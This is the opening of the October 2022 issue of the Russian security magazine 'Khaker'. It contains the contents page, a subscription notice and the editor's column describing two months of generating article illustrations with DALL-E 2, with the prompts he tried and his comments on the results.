Хакер
Октябрь 2022
№283

Cover Story

Змеиная пирамида

Запускаем малварь из слепой зоны EDR при помощи Pyramid

Как ломают плагины 3ds Max

13 консольных утилит для админа

Повышаем привилегии в AD

октябрь 2022
№ 283

CONTENTS

Дали DALL-E!
Колонка главреда

MEGANews
Самые важные события в мире инфосека за октябрь

Змеиная пирамида
Запускаем малварь из слепой зоны EDR

Privesc as a Service
Повышаем привилегии через Active Directory Certification Services

Безумный Max
Как ломают плагины для 3ds Max

Уроки форензики
Исследуем дампы и ищем следы взлома в системе

Уроки форензики
Расследуем заражение машины с Windows шпионским трояном

HTB Perspective
Обходим XSS-фильтры и атакуем шифр через Padding Oracle

HTB Faculty
Атакуем веб-сервер через mPDF и повышаем привилегии с помощью Linux capabilities

HTB Scrambled
Применяем ASREPRoast и Kerberoasting для атаки на SMB и MS SQL

HTB OpenSource
Атакуем удаленный хост через Git

Мастерская хакера
13 утилит для Linux, которые пригодятся админу

Микроконтроллер не нужен!
Делаем радиоприемник на копеечном китайском чипе

Ликбез по macOS
Разбираем в подробностях, как устроена macOS


Титры
Кто делает этот журнал

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



КОЛОНКА ГЛАВРЕДА

ДАЛИ DALL-E

DALL-E 2 — нейросеть, которая рисует картинки по текстовому запросу. Гулявшие в этом году примеры работы с ней просто поражают: иногда она рисует, как настоящий художник, и еще и предлагает варианты на выбор! Мы два месяца использовали DALL-E 2, чтобы генерировать картинки к статьям, и сегодня я покажу, как это было.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Проблема иллюстраций к статьям у нас стоит давно: изображения с фотостоков обычно скучные, а по теме информационной безопасности вообще тоска смертная — бесконечные хакеры в капюшонах и летающие полупрозрачные буквы. Нанимать иллюстратора, который выдавал бы по картинке в день, — слишком накладно. В итоге выкручиваемся как можем.

Мысль генерировать картинки при помощи нейросети меня сразу же захватила: это быстро, можно (в теории!) изобразить именно то, что хотел, а если результат будет несовершенным, то пускай это будет фирменной фичей, этаким признаком того, что мы тут уже живем в будущем.

Как только я увидел картинки, сгенерированные нейросетью DALL-E 2, я открыл рабочий чат и объявил, что нам срочно нужна эта штука. В июле доступ раздали миллиону ждущих в очереди, и одному из наших сотрудников повезло (спасибо ему огромное, что поделился доступом!).

С того момента я два месяца упражнялся в создании картинок при помощи нейросети и снабжал ими статьи «Хакера». Перебор вариантов стал в редакции регулярным увеселением, которым я хочу поделиться и с читателями.

Начнем с картинки к статье про расследование киберинцидента, вышедшей на прошлой неделе.

INFO

На картинки можно нажать, чтобы увеличить.


Статья: Уроки форензики. Исследуем дампы и ищем следы взлома в системе
Идея: пускай Шерлок Холмс или человек, похожий на него, изучает жесткий диск.

`sherlock holmes inspecting a hard drive`

Увы, у DALL-E 2 плоховато и с лицами, и с точным изображением устройств. Ничего не подходит.

С реалистичными людьми связываться не хочется, тогда пускай это будет детектив Пикачу!

`detective pikachu inspecting a hard drive in a hi-tech room`



Ах да, DALL-E 2, скорее всего, ничего не знает про детектива Пикачу, потому что не видела коммерческих картинок с рекламой фильма. Зато видела мягкие игрушки Пикачу, поэтому у нас есть мягкая игрушка, но без шапки Шерлока. В любом случае на всех картинках он делает что-то странное. На расследование не тянет.

Возвращаемся к идее с Шерлоком, но попробуем сделать его мультяшным.

`cartoon sherlock holmes inspecting a hard drive in a tech room`

Последний вроде бы симпатичный, но превратить это в горизонтальную картинку будет сложно. Остальные держат очень странные предметы.

А что, если сделать фото, но из старой газеты? Это поможет скрыть недостатки, да и детектив будет более узнаваемым.

`old newspaper photo of sherlock holmes inspecting a hard drive`

Последнего берем! Разве что бровь странноватая, но идеала все равно не добиться.

МУЧЕНИЯ


Говорят, чтобы нарисовать приличную картинку при помощи DALL-E 2, нужно сделать в среднем 30–50 запросов, а если требуется что-то действительно выдающееся, то счет может пойти на сотни. Мы обычно ограничивались двумя-тремя запросами, хотя в некоторых случаях поиски растягивались до пяти-восьми. Главное — вовремя отказаться от слишком смелой идеи.

Статья: Сканим на Python. Как написать и улучшить собственный сканер портов
Идея: сканер, сканер... Первая ассоциация — сканер штрих-кодов на кассе. А кассира для смеха попробуем сделать змеей в парике.

`cashier is a snake in a wig holding a barcode scanner in its tail`


Что просил, то, в целом, и получил. Кажется, идея слишком сложная, поэтому сделаем попрямолинейнее. Пусть питон будет инспектировать сервер. Скажем, держать в хвосте увеличительное стекло.

`digital art of a python with a magnifying glass in its tail in a server room inspecting a server`




Рука-хвост — ого-го! Все остальное тоже не годится. Попробуем сделать питона мультяшным.

`cartoon illustration of a python inspecting a server with a lens in a server room`



Стиль неплох, но очень уж рукастые питоны! Попробуем снова уточнить про хвост.


`cartoon illustration of a python with a magnifying glass in its tail in a server room inspecting a server`



Кажется, руки неизбежны. Что ж, возьмем первого. В конце концов, для мультфильма питон с рукой — это почти нормально.


Статья: Время паять! Подбираем инструменты и осваиваем искусство пайки
Идея: нужно нарисовать паяльник. Пускай вздымается в небо в лучах солнца.

`soldering iron shining brightly in a ray of light against the sky`



Это... не паяльники. Пробую еще раз, заменив солнце звездным небом и добавив «реализм» и «высокое качество».


`high quality realistic soldering iron shining brightly in the night sky`



Вышли какие-то космические корабли. И у пришельцев явно дурные намерения.

Пробую сделать «картину» и добавить руку и печатную плату в качестве фона.

`realistic painting of a hand with a soldering iron soldering a computer chip to a pcb`



А вот это почти хорошо! Берем третий, несмотря на то что человек тычет жалом куда-то в процессор.

Статья: Винда на айфоне. Используем виртуалку UTM для установки Windows на iOS
Идея: первая мысль очень прямолинейная — попросим нарисовать айфон с Windows на экране и посмотрим, что выйдет.

`phone on the table with microsoft windows on screen`

Да, это определенно какие-то айфоны. Но дизайнил их не Джонни Айв. Да и винды нету.

Пробую тогда попросить знаменитый зеленый холм из Windows XP.

`iphone laying on the table with windows xp green hill on screen`

Зеленый экран есть! Зеленого холма нет.

Пожалуй, заставлять DALL-E рисовать реалистичную технику просто бесполезно. Попробуем вместо этого что-нибудь абстрактное. Намекнем на вложенность операционных систем, а чтобы было красиво, сделаем в стиле Сальвадора Дали.

`screens within screens endless loops in style of salvador dali`

Тут я усвоил важный урок: если попросить у DALL-E безумную чертовщину, то все получится! Я взял третью картинку из-за того, что она немного напоминает логотип программы UTM, о которой идет речь в статье.

Продолжение статьи →

ДАЛИ DALL-E

КОЛОНКА ГЛАВРЕДА

УДАЧИ

Хорошо придуманный запрос, немного везения, и DALL-E способна выдать картинку не хуже, чем с фотостока, а иногда и лучше.

Статья: Микроконтроллер не нужен! Делаем радиоприемник на копеечном китайском чипе
Идея: почему-то сразу вспомнился старый мем про троллейбус из буханки хлеба. DALL-E к бою!

`stock photo of a radio made out of a loaf of bread`

Все картинки мне очень нравятся, выбираю первую. Радио в наушниках — немного странно, но будем считать, что у него просто такая ручка.

Статья: Privesc as a Service. Повышаем привилегии через Active Directory Certification Services
Идея: статья у нас про поддельные сертификаты. Подделку изобразить сложно, поэтому пускай горят, это всегда хорошо выглядит!

Начнем с совсем краткого запроса, посмотрим, что выйдет:


`burning diplomas`

Вышло не очень — фотореализм не удался. Наугад пробую добавить «medievel painting» — «средневековая картина».

Отлично! Все хороши, берем второй.

Статья: Мастерская хакера. 13 утилит для Linux, которые пригодятся админу
Идея: сделаем крутого пингвина, который едет на гоночной машине. В стиле ретровейв для дополнительной крутости.

`a penguin in cool looking shades driving a ferrari f40 convertible in miami neonwave illustration`



У предпоследнего потрясающая носовая фигура, но последний почти идеален. Только руль не задался и второе сиденье — с пингвиньим клювом. Но его будет легко замазать в редакторе.

Вдохновившись, запрашиваю еще таких же пингвинов, убрав точную марку машины — DALL-E все равно в них плохо разбирается.

`a penguin in cool looking shades driving a ferrari convertible in miami neonwave`

Три результата похуже, но последний просто отличный. Только погляди, как пингвин держит лапкой руль!

Статья: Инфильтрация и эксфильтрация. Изучаем методы передачи данных при пентестах
Идея: долго ломаю голову над инфильтрацией и эксфильтрацией и в итоге придумываю кота, который ворует рыбу у рыбака. Делаю для пробы слегка абстрактный запрос. Добавляю слово «картина», чтобы скрыть возможные огрехи.

`painting of a cat stealing a fish from a fisherman`

Кроме последнего, результаты симпатичные, хотя DALL-E почему-то решила, что и рыбак тоже вполне может быть котом. Берем первого, самого душевного, хотя худи (или скафандр?) из шкуры все же вызывает вопросы.


Статья: Вперед в прошлое! Как выжить в Windows 2000 в 2022 году
Идея: Windows 2000? Это было давно. Пишу: «пещерные люди охотятся на доисторические компьютеры, наскальная живопись». Да простит меня автор!

`cave painting of people hunting a laptop`

Охоты на ноутбук не происходит, но результаты тем не менее хороши. Мне особенно понравился первый, где кто-то все же несет топор.

Статья: Ядовитые гифки. Как работает уязвимость GIFShell
Идея: гифки у меня ассоциируются с пиксель-артом и с летящей Nyan Cat. И попросим одеть кошку в плащ из кислоты.


`nyan cat in a cape of green acidic fluid pixel art`



У DALL-E удивительным образом получается почти настоящий пиксель-арт. Да и коты тоже отличные. Мне больше всего понравился первый, но редакционным голосованием выбрали последнего.

Статья: Картошка-0. Повышаем привилегии в AD при помощи RemotePotato0
Идея: вспомнив Мистера Картошку из «Истории игрушек», пытаюсь создать похожего персонажа. Чтобы было совсем как у Pixar, добавим, что нужен высококачественный рендер.


`high quality rendering of a happy potato with a face in a room`



Класс! Все картошки прекрасны, некоторые хочется сразу же поставить себе на аватарку. Вторая особенно проникновенная. Берем ее!

Статья: Летние исследования для чемпионов Security. Колонка Дениса Макрушина
Идея: чемпион на подиуме с книгой в руках.


`a painting of a champion standing on a podium with a book in his hand with dramatic backlight`



Повезло с первого раза. Беру третьего, дорисовываю фон, и готово.

Статья: Суровая жаба. Изучаем защиту Excelsior JET для программ на Java
Идея: будем рисовать жабу. Большую сердитую жабу, сидящую в болоте.


`big angry toad staring in dramatic light in a swamp`



Невероятно, но у нас четыре почти фотореалистичные жабы. Годится любая, я выбрал первую.

Статья: Лето в стиле ретро. Заметки главреда, затерянного в пространстве и времени
Идея: это моя предыдущая колонка — о том, как я все лето угорал по ретрогеймингу и ретрокомпьютингу и разъезжал на мотороллере (тоже довольно винтажном). Его и изобразим в лучах заката.

`retrowave summer yamaha scooter trees against sunset cyberspace`



Красота какая! Вторая картинка почти идеальна, но придется выправлять или замазывать в редакторе поломанное внизу солнце. Берем четвертую, где кривизна сойдет за стилизацию.

НЕУДАЧИ

Далеко не все запросы удивляют способностью DALL-E творить шедевры. Я здесь постарался не заниматься черри-пикингом и показать, как работа с нейросетью выглядит в реальности. Обычно мне удавалось в итоге добиться от DALL-E толка, но за два месяца было несколько случаев, когда приходилось оставлять попытки и брать готовую картинку из интернета.

Статья: Уроки форензики. Расследуем заражение машины с Windows шпионским трояном
Идея: шпионские трояны... Что, если попытаться изобразить тест Войта — Кампфа из «Бегущего по лезвию»?

`Voight Kampff Test`

DALL-E 2 уловила идею, но то ли не до конца, то ли опять ничего не знает о копирайченном контенте. Я в итоге пошел вспоминать, как выглядело приспособление, и взял картинку из фильма.

Другие подобные случаи я опущу, ничего занимательного в них нет.

Продолжение статьи →

ДАЛИ DALL-E

КОЛОНКА ГЛАВРЕДА

ХОХМЫ

Открывать DALL-E, придумывать запрос и ждать результата для меня, несмотря на все сложности, стало одной из приятнейших частей работы. Не в последнюю очередь потому, что результаты часто выходят веселыми — настолько, что можно поржать, как говорится, всем офисом.

Статья: Бан Kiwi Farms. Почему Cloudflare отказалась защищать сайт, где собираются тролли и сталкеры
Идея: к владельцам форума Kiwi Farms буквально вломилась бригада SWAT. Попробуем это изобразить! Я давно хотел попросить у DALL-E сделать что-нибудь в стиле комиксов Мебиуса, который считается одним из создателей киберпанка как визуального стиля.

`SWAT team seen through the door in style of mobius comic books`

Картинки вышли красивые, но, увы, совершенно непонятно, что здесь происходит. Хотелось бы к тому же вид из открытой двери, а не из-за спин. Пробую исправить это.

`SWAT team looking at you through the open door in style of mobius comics`

Смотрю на результаты круглыми глазами, потом потихоньку начинаю выть. Продолжаю смотреть, и вой постепенно переходит в ор. На второй картинке, кажется, изображена полиция мемов. Скидываю картинки автору статьи — Маше Нефедовой, она проходит через ту же череду эмоций.

Кажется, нужно менять подход. Я уже выяснил, что у DALL-E отлично получаются забавные овощи и фрукты с глазами. Грех этим не воспользоваться. А киви-пираты вообще будут хитом! Пробуем.

`a painting of three kiwis with evil faces dressed as pirates dramatic light`


На мой взгляд, результат великолепный. Однако Маша, критично оглядев наш с DALL-E шедевр, говорит, что, во-первых, киви на вид так себе, во-вторых, владельцы форума имели в виду птичку, а не плоды. Упс!

Ладно, птица так птица. Нарядим ее в черную худи и посадим за ноутбук.

`evil kiwi bird in a black hoodie in front of a laptop`

Они все просто прекрасны, и на этот раз Маша не в силах спорить. Второй потрясает нас своей шубой и своим злым «лицом». Но выбираем того, который что-то печатает клювиком.

Правда, Маша к этому моменту уже сама сделала более серьезную иллюстрацию при помощи Midjourney, так что птица отправляется только в соцсети.



Статья: Облака под угрозой. Как пентестить инфру в AWS
Идея: летящий в облаках черный воздушный шар с черепом и костями. Для красоты просим подсветить лучами солнца.

`black hot air balloon with skull and bones in the sky with clouds backlit by the sun`

Хуже всего получились череп и кости, но это легко исправить. Беру первый, замазываю в редакторе странную полосу слева, накладываю картинку с Веселым Роджером.

Но чтобы получить достаточную ширину по горизонтали, нужно больше неба. Не попробовать ли функцию дорисовывания? Отрезаю кусочек неба и прошу DALL-E дополнить его. Ответ совершенно недвусмысленный!

Однако облака — субстанция очень гибкая, можно редактировать как угодно. Без проблем замазываю безобразие и прилаживаю облака к картинке.

Статья: Фундаментальные основы хакерства. Боремся с дизассемблерами и затрудняем реверс программ
Идея: цикл «Фундаментальные основы хакерства» мы всю дорогу иллюстрировали каким-то стоковым типом в черной худи. Но в честь последнего выпуска, выход которого еще и (почти) совпал с днем рождения Юры Язева, хотелось разнообразия. Что, если вручить хакеру в руки тортик?


`photo of a hacker in a black hoodie holding a birthday cake dark background backlit`

Почти хорошо! Но в лица лучше не вглядываться, конечно.

Статья: Перехват VK. Как хакеры используют кликджекинг для деанонимизации
Идея: кликджекинг — перехват кликов мышью. Мышей перехватывают кошки, так что попробуем нарисовать кошку, которая ловит компьютерную мышь.

Для начала возьмем мультяшный стиль.

`cartoon illustration of a cat holding a computer mouse in its mouth`



В целом не так плохо, и коты забавные, но везде разные изъяны. То мышь не видно, то мышь изуродована до неузнаваемости, то коты слишком кривые.

Решаю попробовать попросить подделку под рендер.

`high quality octane render of a cat holding a computer mouse in its mouth`

Коты страшноватые, и белый фон не годится. Делаю еще один заход и прошу добавить желтый фон.

`high quality octane render of a cat holding a computer mouse in its mouth on a yellow background`

От души веселюсь, разглядывая результаты. Готового по-прежнему нет, но первому коту хотя бы легко добавить недостающий зрачок. Рисуя, немного умираю внутри от того, какой кот круглый и какие у него **пальцы**.

Статья: Даня снова с нами! Выясняем у Дани Шеповалова, где он пропадал 20 лет и при чем тут гуси
Идея: нужен Даня, ослик и гуси. Сразу мысли о каких-то старинных картинах. Скиталец едет на осле и ведет за собой стаю гусей. Попробуем стилизовать под средневековую икону.

`a man with a goose and a donkey medieval icon high quality`

Последняя картинка хороша, но у нашего пророка что-то не то с лицом. Пробую еще раз, подкрепив религиозные мотивы.

`a man with a goose and a donkey ancient religious painting`

Картинки отличные, однако нимбы, пожалуй, не к месту. Даня, конечно, легенда, но далеко не святой. Выбираем первую. К тому же эти гуси с ногами (руками?) абсолютно невозможные.

КОШМАРЫ

Если нужно нарисовать что-нибудь пугающее, нейросети здесь могут оказать неоценимую помощь. Увы, ограничить крипоту очень сложно, и она вылезает тут и там совершенно непроизвольно.

Статья: Атака Базарова. Evil Twin поверх динамической маршрутизации
Идея: изобразим злого двойника. Скажем, человек стоит перед зеркалом, а отражение — его злая версия. С красными глазами и клыками!

`illustration of a man in the room looking in the mirror and seeing his angry evil twin with fangs and red eyes`

Кошмар! Двойники, может, и ничего, но у нас и оригиналы не очень-то добрые вышли.


Если нам нужны клыки, то пускай в зеркале будет орк. В крови!

`a man looking in the mirror and seeing an orc covered in blood`

Мне понравилось, что одно из отражений еще и держит в руках зеркало. Может быть, третий вариант чуть лучше других, но в целом все это никуда не годится.

Пробуем слегка другой подход. Пускай человек видит себя демоном из ада.


`illustration of a man in the room looking in the mirror and seeing himself as a demon in hell`



Первый вроде бы ничего! Но тут я решил дать выбор самому автору статьи. А тот сразу сказал, что вторая картинка из первого запроса идеальна. Попросил добавить на грудь его любимую руну, я, конечно же, добавил.


Статья: Анатомия эльфов 2. Разбираем устройство ELF-файлов в подробностях
Идея: попробуем нарисовать что-то вроде анатомического атласа, но для эльфа и с подписями на эльфийском. Подписи — большой риск, любые буквы DALL-E даются очень плохо.

`anatomic picture of an elf`



